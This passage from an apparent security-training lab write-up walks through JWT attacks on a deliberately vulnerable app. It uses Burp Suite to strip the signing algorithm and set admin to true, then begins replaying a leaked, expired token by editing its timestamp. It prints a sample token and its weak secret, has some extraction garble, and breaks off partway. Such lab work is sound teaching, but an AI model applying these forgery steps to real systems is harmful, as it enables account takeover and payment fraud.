


Fig 2.5

(Successful Response from the server)

## 2. JWT TOKEN

### Structure of a JWT token

The token is base64 encoded and consists of three parts:

1. header
2. Claims
3. signature

Both header and claims are represented by a JSON object. The header describes the cryptographic operations applied to the JWT and optionally, additional properties of the JWT. The claims represent a JSON object whose members are the claims conveyed by the JWT.

### **Task 1**

#### **JWT signing**

Each JWT token should at least be signed before sending it to a client, if a token is not signed the client application would be able to change the contents of the token. The signing specifications are defined here the specific algorithms you can use are described here It basically comes down you use "HMAC with SHA-2 Functions" or "Digital Signature with RSASSA-PKCS1-v1\_5/ECDSA/RSASSA-PSS" function for signing the token.

#### Assignment

Try to change the token you receive and become an admin user by changing the token and once you are admin reset the votes.

#### **Solution (with walkthrough)**

In the pic below, you can see what task we have to do. We have to become admin and then have to reset votes.

First of all, We have to login as TOM,then with the help of burp suite ,we have to capture requests. To capture requests, click on delete votes as TOM.




Fig 2.6

(Method to capture request)

Now, in burp suite we have got request. Simply, send this request to repeater




Fig 2.7

(Captured Request on Burpsuite)

Now in repeater, send this request to response, we can see in response that only admin can reset votes. So, we have to be admin.

Now copy token access control value.




Fig 2.8

(Sending manipulated request using repeater in Burpsuite)

Now, paste the token we copied in JWT.IO. Now we know many things about the token and which algorithm it uses.




Fig 2.9

(Anatomy of JWT Token using jwt.io)

Now, In burp suite under decoder, just decode the token as base64 we copied, part by parts. Let's see pictures for reference



Fig 2.10

(Decoding the token using Burpsuite Decoder)

Now in order to be admin, we need to remove the algorithm and false value to true, let's do it. The updated token we got should be copied in notepad for reference.




Fig 2.11

(Manipulating the Toekn to carry out Task)

Now, in repeater just paste updated token we copied in notepad, as shown in picture. With sending request, you will message of success in response means we have successfully exploited vulnerability and we can become admin and

reset the votes.




Fig 2.12

(Sending the manipulated Token to server using Repeater)

So, now paste this token in a proxy request and forward it to task. You will see a message with congratulations, you completed the assignment.




Fig 2.13

(Successful completion of Task)

## Task 2

### Refreshing a token

It is important to implement a good strategy for refreshing an access token. This assignment is based on a vulnerability found in a private bug bounty program on Bug crowd, you can read the full write up here

### Assignment

From a breach of last year, the following log file is available here Can you find a way to order the books but let Tom pay for them?





Fig 2.14

(Overview of the Task)

It is written over there to click a button, so when we click it, we will get to a window, showing a token of our assignment.



```


194.201.170.15 - [28/Jan/2016:21:28:01 +0100] "GET /?refresh HTTP/1.1" 200 12783 "-" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:40.0) Gecko/20100101 Firefox/40.0"
194.201.170.15 - [28/Jan/2016:21:28:01 +0100] "POST /?refresh/moveToCheckout HTTP/1.1" 200 12783 "-" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:40.0) Gecko/20100101 Firefox/40.0"
194.201.170.15 - [28/Jan/2016:21:28:01 +0100] "POST /?refresh/login HTTP/1.1" 200 232 "-" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:40.0) Gecko/20100101 Firefox/40.0"
194.201.170.15 - [28/Jan/2016:21:28:01 +0100] "GET /?refresh/addItems HTTP/1.1" 404 249 "-" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:40.0) Gecko/20100101 Firefox/40.0"
192.206.178.15 - [28/Jan/2016:21:28:01 +0100] "POST /?refresh/moveToCheckout HTTP/1.1" 404 235 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/46.0.3359.181 Safari/537.36"

```

Fig 2.15

(Logs captured)

Now we will go to iwt.io and paste our key. We will see what important things our token contains like username and secret key.



Encoded

PASTE A TOKEN HERE

eyJhbGciOiJIUzIwMjQ9.eyJpYXQiOjE1MjYxMzE0MTEsImV4cCI6MTUYNjIxNzgxSwiYWRtaW410iJmYWxzZSIisInVzZXIiOiJuB20ifQ.DCoaq9zQkyDH25EcVWKcdbyVFUL4c9d4jRvsqQavv91ad4QuqmKchfbU8FNzeBNF9tLeFXHZLU4yRkq-bjm7Q

Decoded

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS512"
}
```

PAYOUT: DATA

```
{
  "iat": 1526131411,
  "exp": 1526217811,
  "admin": "false",
  "user": "Tom"
}
```

VERIFY SIGNATURE

```
HMACSHA512(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  washington
) □ secret base64 encoded
```


SHARE JWT

Invalid Signature

Fig 2.16

(Anatomy of the jwt-token)

We will now change timestamp to make expiry date valid and will copy new timestamp and paste it to our token in



iwt.io.

Fig 2.17

(Changing the Time format to edit the jwt token using epoch-converter)




Fig 2.18

(Editing the Timestamp of the Tokenn)

Now, will capture requests by clicking on remove with the help of burp suite.

